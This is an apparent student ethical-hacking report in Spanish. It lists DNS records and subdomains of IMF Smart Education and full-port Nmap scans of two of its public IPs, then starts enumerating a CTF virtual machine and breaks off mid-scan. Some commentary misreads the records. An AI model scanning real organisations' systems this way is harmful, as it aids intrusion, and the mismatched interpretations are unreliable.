INFORME AUDITORÍA HACKING ÉTICO

Máquina virtual y Dominio de IMF

04/08/2024

1. Introducción

1.1 Objetivo

El objetivo de este informe es documentar el proceso y los resultados de dos fases del reto CTF. La primera fase consiste en el reconocimiento y escaneo de la organización IMF, mientras que la segunda fase implica la realización de un hacking ético a una máquina virtual estilo CTF.

1.2 Alcance

El alcance del análisis incluye:

- **Fase 1: Reconocimiento y Escaneo:** Recolección de información pública sobre IMF y detección de puertos y servicios abiertos en los servidores asociados con IMF.
- **Fase 2: Hacking Ético:** Ejecución de un hacking ético sobre una máquina virtual estilo CTF para identificar y explotar vulnerabilidades.

---

2. Fase de Reconocimiento y Escaneo

2.1 Metodología

La fase de reconocimiento se enfocó en la recopilación de información pública disponible sobre IMF utilizando diversas herramientas de OSINT (Open Source Intelligence).

2.2 Herramientas Utilizadas

- **CentralOps:** Una herramienta de análisis de dominios que proporciona información detallada sobre los registros DNS, servidores de nombres, direcciones IP y otros datos relacionados con un dominio.
- **DNSdumpster:** Una herramienta de búsqueda de patrones de correos electrónicos que analiza los registros DNS para identificar patrones de correos electrónicos asociados con un dominio o empresa.
- **Maltego:** Una herramienta de inteligencia de código abierto que se utiliza para recopilar información pasiva sobre una organización o dominio, buscando en repositorios públicos como DNS, WHOIS, redes sociales y otras fuentes de información abierta.

2.3 Resultados del Reconocimiento

2.3.1 Información General

- **Nombre Completo de la Organización:** IMF Smart Education
- **Sitio Web Principal:** www.imf-formacion.com
- **Localización de la Sede:** Madrid, España

2.3.2 Análisis de DNS con CentralOps

Se realizó un análisis de dominios utilizando la herramienta CentralOps sobre los dominios imf-formacion.com e imf.com, obteniendo los siguientes resultados.

Address lookup

canonical name imf-formacion.com.
aliases
addresses 35.189.200.176

DNS records

name	class	type	data	time to live
imf-formacion.com	IN	HINFO	CPU: RFC8482 OS:	3600s (01:00:00)
imf-formacion.com	IN	NS	george.ns.cloudflare.com	86400s (1.00:00:00)
imf-formacion.com	IN	NS	rosalyn.ns.cloudflare.com	86400s (1.00:00:00)
176.200.189.35.in-addr.arpa	IN	PTR	176.200.189.35.bc.googleusercontent.com	120s (00:02:00)
200.189.35.in-addr.arpa	IN	SOA	server: ns-gce-public1.googledomains.com email: cloud-dns-hostmaster@google.com serial: 1 refresh: 21600 retry: 3600 expire: 259200 minimum ttl: 300	21600s (06:00:00)
200.189.35.in-addr.arpa	IN	NS	ns-gce-public4.googledomains.com	21600s (06:00:00)
200.189.35.in-addr.arpa	IN	NS	ns-gce-public2.googledomains.com	21600s (06:00:00)
200.189.35.in-addr.arpa	IN	NS	ns-gce-public3.googledomains.com	21600s (06:00:00)
200.189.35.in-addr.arpa	IN	NS	ns-gce-public1.googledomains.com	21600s (06:00:00)

El resultado de la consulta DNS muestra que el nombre de dominio imf-formacion.com está alojado en los servidores de Google Cloud DNS y está configurado con dos servidores de nombres: george.ns.cloudflare.com y rosalyn.ns.cloudflare.com. Además, se encontró que el dominio tiene un registro HINFO que indica que el sistema operativo es RFC8482 y la CPU es RFC8482. Finalmente, se observó que el dominio utiliza un servidor SOA ns-gce-public1.googledomains.com con el correo electrónico cloud-dns-hostmaster@google.com

name	class	type	data	time to live
imf.com	IN	A	82.98.160.177	300s (00:05:00)
imf.com	IN	MX	preference: 10 exchange: imf-com.mail.protection.outlook.com	300s (00:05:00)
imf.com	IN	NS	ns.gestiondecuenta.com	300s (00:05:00)
imf.com	IN	NS	ns2.gestiondecuenta.com	300s (00:05:00)
imf.com	IN	NS	ns3.gestiondecuenta.com	300s (00:05:00)
imf.com	IN	NS	ns4.gestiondecuenta.com	300s (00:05:00)
imf.com	IN	TXT	google-site-verification=WSzvGT7Rr9sjRTONVPh3cZNSBnm6XqwOJQVAyZm3ymg	300s (00:05:00)
imf.com	IN	TXT	v=spf1 include:spf.protection.outlook.com include:zoho.eu include:eu.transmail.net ip4:85.62.72.0/24 -all	300s (00:05:00)
imf.com	IN	TXT	0iDZ6T7jBCqMaOq00pgihO98TLL3pZqF7UUo2v8rvHc=	300s (00:05:00)
imf.com	IN	TXT	google-site-verification=aaT4FT-d4c3DayUFrP_k-JJY_SNiRRR6UwlvPmZ6XCw	300s (00:05:00)
imf.com	IN	TXT	globalsign-domain-verification=8b2arZf-1FTXuRBI5Mf8iOwPuvtedaPrZO5hhLqaOg	300s (00:05:00)
imf.com	IN	TXT	google-site-verification=RlSPucK9-qWdfDju3JXAfBfonJyBanvQmNs1PYXK4N0	300s (00:05:00)
imf.com	IN	TXT	Sendinblue-code:d82a3dc067acddf2c4a4dd0750ae62ea	300s (00:05:00)
imf.com	IN	TXT	pardot939973=922ffae18da39b18f0ae827387aa2c961a31637b914047af4f2a7591c5dc1e82	300s (00:05:00)
imf.com	IN	SOA	server: ns.dinahosting.com email: hostmaster@imf.com serial: 2019012803 refresh: 3600 retry: 120 expire: 1209600 minimum ttl: 300	300s (00:05:00)
177.160.98.82.in-addr.arpa	IN	PTR	d392.dinaserver.com	300s (00:05:00)
160.98.82.in-addr.arpa	IN	NS	ns.dinahosting.com	300s (00:05:00)
160.98.82.in-addr.arpa	IN	NS	ns2.dinahosting.com	300s (00:05:00)
160.98.82.in-addr.arpa	IN	NS	ns3.dinahosting.com	300s (00:05:00)
160.98.82.in-addr.arpa	IN	NS	ns4.dinahosting.com	300s (00:05:00)
160.98.82.in-addr.arpa	IN	SOA	server: ns.dinahosting.com email: hostmaster@dinahosting.com serial: 2019012901 refresh: 3600 retry: 120 expire: 1209600 minimum ttl: 300	300s (00:05:00)


En esta tabla de registros DNS se muestra la configuración de nombres de dominio para el sitio web imf.com. La tabla lista varios registros DNS, incluyendo registros A, MX, NS, SOA y TXT, que proporcionan información sobre la dirección IP del sitio web, los servidores de correo electrónico, los servidores de nombres, la configuración de seguridad y la autenticación del dominio.

Los registros A y MX indican que el sitio web imf.com se encuentra en la dirección IP 82.98.160.177 y que los correos electrónicos se envían a través del servidor imf-com.mail.protection.outlook.com. Los registros NS indican que los servidores de nombres para el dominio son ns.gestiondecuenta.com, ns2.gestiondecuenta.com, ns3.gestiondecuenta.com y ns4.gestiondecuenta.com.

Los registros SOA proporcionan información sobre la configuración de seguridad del dominio, incluyendo la dirección de correo electrónico del administrador del dominio y la frecuencia de actualización de los registros DNS. Los registros TXT proporcionan información adicional sobre la autenticación del dominio, incluyendo claves de verificación de sitio de Google y otros proveedores de servicios.

2.3.3 Análisis de DNS con DNSdumpster

Se llevó a cabo un análisis de DNS utilizando la herramienta DNSdumpster sobre los dominios imf-formacion.com e imf.com, lo que arrojó los siguientes resultados.



george.ns.cloudflare.com.	108.162.193.167	CLOUDFLARENET unknown
rosalyn.ns.cloudflare.com.	162.159.38.59	CLOUDFLARENET unknown

MX Records ** This is where email for the domain goes...

10 imfformacion-com0i.mail.protection.outlook.com.	52.101.68.32	MICROSOFT-CORP-MSN-AS-BLOCK unknown

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"google-site-verification=ydRntGI54ihSIzYLaMRvrh5Vt3ehucb2aA7bYJcFli0"

"globalsign-domain-verification=b6hzjj334J4gK1MHEfl_eIbll_RmKp_sVdXN2E548A"

"v=spf1 include:spf.protection.outlook.com ip4:82.98.134.118 ip4:91.142.218.125 ip4:62.15.160.21 ip4:82.223.177.48 ip4:82.223.177.46 ip4:82.98.160.177 ip4:82.223.177.47 ip4:82.223.177.49 a mx -all"


"google-site-verification=XqO6Z3cNemKYy_xFHHKa8GspvRSoVhI01ToutSsHKjY"

"proxy-ssl.webflow.com"

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

accesoalumnos.imf-formacion.com	82.98.134.118	DINAHOSTING-AS Spain
blogs.imf-formacion.com HTTP: cloudflare	104.26.15.226	CLOUDFLARENET unknown
cames.imf-formacion.com	82.98.139.172	DINAHOSTING-AS Spain
ftp.imf-formacion.com	82.98.134.118	DINAHOSTING-AS Spain
masters.imf-formacion.com HTTP: cloudflare	104.26.14.226	CLOUDFLARENET unknown
pre23.imf-formacion.com	34.36.244.64	GOOGLE-CLOUD-PLATFORM United States
tpv.imf-formacion.com	82.98.134.118	DINAHOSTING-AS Spain
videos.imf-formacion.com	82.98.160.177	DINAHOSTING-AS

La imagen muestra información de registros DNS para el dominio imf-formacion.com. La información incluye registros MX, TXT y A. Los registros MX muestran el servidor de correo electrónico para el dominio, mientras que los registros TXT muestran la configuración de SPF. Los registros A muestran las direcciones IP asociadas a los distintos subdominios del dominio. Notablemente, se encontraron subdominios diferentes en comparación con la respuesta de la herramienta CentralOps, como accesoalumnos.imf-formacion.com, blogs.imf-formacion.com, cames.imf-formacion.com, entre otros, lo que sugiere una estructura de subdominios más compleja de lo esperado.



ns.gestiondecuenta.com.	185.192.220.50	DINAHOSTING-AS Spain
ns4.gestiondecuenta.com.	185.192.223.50	DINAHOSTING-AS Spain
ns2.gestiondecuenta.com.	185.192.221.50	DINAHOSTING-AS Spain
ns3.gestiondecuenta.com.	185.192.222.50	DINAHOSTING-AS Spain

MX Records ** This is where email for the domain goes...

10 imf-com.mail.protection.outlook.com.	52.101.73.21	MICROSOFT-CORP-MSN-AS-BLOCK The Netherlands

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"google-site-verification=aaT4FT-d4c3DayUFrP_k-JJY_SNiRRR6UwlvPmZ6XCw"
"0iDZ6T7jBCqMaOq00pgihO98TLL3pZqF7UUo2v8rvHc="
"globalsign-domain-verification=8b2arZf-1FTXuRBI5Mf8iOwPuvtedaPrZO5hhLqaOg"
"google-site-verification=RlSPucK9-qWdfDju3JXAfBfonJyBanvQmNs1PYXK4N0"
"pardot939973=922ffae18da39b18f0ae827387aa2c961a31637b914047af4f2a7591c5dc1e82"
"Sendinblue-code:d82a3dc067acddf2c4a4dd0750ae62ea"
"v=spf1 include:spf.protection.outlook.com include:zoho.eu include:eu.transmail.net ip4:85.62.72.0/24 -all"
"google-site-verification=WSzvGT7Rr9sjRTONVPh3cZNSBnm6XqwOJQVAyZm3ymg"


Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

dnf.acciona.imf.com	82.98.160.177	DINAHOSTING-AS Spain
www.dnf.acciona.imf.com	82.98.160.177	DINAHOSTING-AS Spain
www.comunicaciones.imf.com	82.98.154.109	DINAHOSTING-AS Spain
dnfacciona.imf.com	82.98.160.177	DINAHOSTING-AS Spain

La lista de registros DNS muestra una variedad de sitios web relacionados con la organización IMF, cada uno con su propia dirección IP y proveedor de hosting. La mayoría de los sitios web están alojados en servidores con direcciones IP que pertenecen a la red DINAHOSTING-AS, que se encuentra en España. Esto sugiere que la organización IMF tiene una presencia importante en España y que utiliza a DINAHOSTING-AS como proveedor de hosting para muchos de sus sitios web. Algunos de los sitios web, como error.imf.com y formacion.imf.com, tienen direcciones IP que se encuentran en la misma red, lo que sugiere que están relacionados entre sí.


La imagen también proporciona información sobre las tecnologías utilizadas por algunos de los sitios web. Por ejemplo, se muestra que algunos sitios web utilizan Microsoft-IIS/10.0 como servidor web, lo que sugiere que están utilizando tecnologías de Microsoft para hospedar sus sitios web. Además, se menciona que algunos sitios web utilizan ASP.NET, un framework de desarrollo web de Microsoft, lo que sugiere que están utilizando tecnologías de Microsoft para desarrollar y ejecutar sus aplicaciones web.

El escaneo DNS de imf.com detectó la existencia de más subdominios que los inicialmente identificados.



2.3.4 Recolección de información con Maltego

Se empleó la herramienta Maltego para realizar una recolección de información relacionada con el dominio imf-formacion.com, lo que permitió descubrir nueva información, incluyendo nuevos dominios y un correo electrónico.



La imagen muestra una representación gráfica de la información recopilada, con sitios web en el lado izquierdo, direcciones IP (IPv4 e IPv6) en el lado derecho y un correo electrónico en el centro.

Dominios identificados

- **www.aepd.es**: Este dominio pertenece a la Agencia Española de Protección de Datos.

Direcciones IP

- **IPv4**:
  - 104.26.14.226
  - 104.26.15.226
  - 172.67.72.49
- **IPv6**:
  - 2606:4700:20::681a:ee2
  - 2606:4700:20::681a:fe2
  - 2606:4700:20::ac43:4831

Correo electrónico

- datos.imf.com

Subdominios identificados

- **s.imf.com**: Este subdominio del dominio imf.com redirige al dominio imf-formacion.com, al igual que el dominio imf.com.
- **trabajaconnosotros.imf.com**: Este subdominio del dominio imf.com nos lleva a una página de ofertas de trabajo de IMF Smart Education.
- **blogs.imf-formacion.com**: Este subdominio del dominio principal que estamos auditando nos lleva a un blog.

2.4 Metodología de Escaneo

La fase de escaneo se enfocó en la detección de puertos y servicios abiertos en los servidores asociados con IMF. No se realizaron pruebas de vulnerabilidades ni escaneos web activos.

2.5 Herramientas Utilizadas

- **Nmap:** Escaneo de puertos y detección de versiones de servicios.

2.6 Resultados del Escaneo

El siguiente comando que se muestra es un escaneo de puertos utilizado para identificar los puertos abiertos en el servidor 35.189.200.176 que corresponde al dominio imf-formacion.com

```
┌──(andrew㉿kali)-[~]
└─$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 35.189.200.176
```

Los puertos 80 y 443 están abiertos. El puerto 80 ofrece el servicio http y el puerto 443 ofrece el servicio https.

```
Nmap scan report for 35.189.200.176
Host is up, received user-set (0.41s latency).
Scanned at 2024-07-20 20:11:03 -05 for 29s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE REASON
80/tcp  open  http    syn-ack ttl 56
443/tcp open  https   syn-ack ttl 56
```

Con el siguiente comando se hace un escaneo de puertos utilizado para identificar los puertos abiertos en el servidor 82.98.160.177 que corresponde al dominio imf.com

```
┌──(andrew㉿kali)-[~]
└─$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 82.98.160.177
```

El escaneo de Nmap realizado en la dirección IP 82.98.160.177 ha encontrado los siguientes puertos abiertos

```
Nmap scan report for 82.98.160.177
Host is up, received user-set (1.2s latency).
Scanned at 2024-07-20 20:34:12 -05 for 27s
Not shown: 53638 filtered tcp ports (no-response), 11886 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
21/tcp   open  ftp        syn-ack ttl 49
22/tcp   open  ssh        syn-ack ttl 48
25/tcp   open  smtp       syn-ack ttl 48
80/tcp   open  http       syn-ack ttl 49
110/tcp  open  pop3       syn-ack ttl 49
143/tcp  open  imap       syn-ack ttl 48
443/tcp  open  https      syn-ack ttl 48
587/tcp  open  submission syn-ack ttl 48
993/tcp  open  imaps      syn-ack ttl 49
995/tcp  open  pop3s      syn-ack ttl 48
3306/tcp open  mysql      syn-ack ttl 48
```

---

3. Fase de Hacking Ético

3.1 Metodología

La fase de hacking ético se centró en identificar y explotar vulnerabilidades en una máquina virtual estilo CTF. Esta fase implica realizar un análisis exhaustivo para encontrar vectores de ataque y ejecutar exploits para ganar acceso a la máquina, además se deben encontrar 10 flags que están repartidas por todo el sistema.

3.2 Herramientas Utilizadas

- **Nmap**: Escaneo de puertos y detección de servicios.
- **Dirb**: Fuerza bruta de directorios y archivos.
- **Burp Suite**: Análisis de aplicaciones web.

3.3 Resultados del Hacking Ético

3.3.1 Enumeración

Recolección Activa de Información

En primer lugar, se realizó un escaneo para determinar la IP de la máquina víctima. El comando utilizado permitió identificar varias direcciones IP y sus respectivas direcciones MAC, identificando así la IP de la máquina víctima.

```
arp-scan -I eth0 --localnet
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e3:52:0f, IPv4: 192.168.1.7
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a4:db:30:8d:27:54       (Unknown)
192.168.1.10    08:00:27:8a:57:f8       (Unknown)
192.168.1.252   00:00:ca:01:02:03       (Unknown)
192.168.1.254   a4:98:13:af:ac:50       (Unknown)
192.168.1.6     8e:26:00:d0:5f:9d       (Unknown: locally administered)
192.168.1.3     ea:af:09:e2:1c:07       (Unknown: locally administered)
```

En caso de no saber cuál IP corresponde a la máquina víctima, se procedió a buscar la dirección MAC desde donde se está ejecutando la máquina virtual. Esto se hizo utilizando un comando para identificar las direcciones MAC asociadas a VirtualBox.

```
0023 - 00:00:17 - Oracle
0125 - 00:00:7d - Oracle Corporation
0349 - 00:01:5d - Oracle Corporation
0955 - 00:03:ba - Oracle Corporation
1923 - 00:07:82 - Oracle Corporation
3888 - 00:0f:4b - Oracle Corporation
4148 - 00:10:4f - Oracle Corporation
4293 - 00:10:e0 - Oracle Corporation
4988 - 00:13:97 - Oracle Corporation
5172 - 00:14:4f - Oracle Corporation
8407 - 00:20:f2 - Oracle Corporation
8461 - 00:21:28 - Oracle Corporation
8667 - 00:21:f6 - Oracle Corporation
12837 - 08:00:20 - Oracle Corporation
```

El resultado mostró múltiples entradas correspondientes a Oracle Corporation, ayudando a identificar la IP de la máquina víctima basada en la dirección MAC.

Una vez identificada la IP de la máquina víctima, se realizó un escaneo de puertos abiertos con Nmap para determinar qué servicios estaban disponibles. El escaneo reveló varios puertos abiertos, indicando los servicios que podrían ser explotados.

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.10 -oG allPorts
```

```
Completed SYN Stealth Scan at 02:45, 26.00s elapsed (65535 total ports)
Nmap scan report for 192.168.1.10
Host is up, received arp-response (0.092s latency).
Scanned at 2024-08-03 02:44:36 CEST for 26s
Not shown: 52661 closed tcp ports (reset), 12868 filtered tcp ports (no-response)
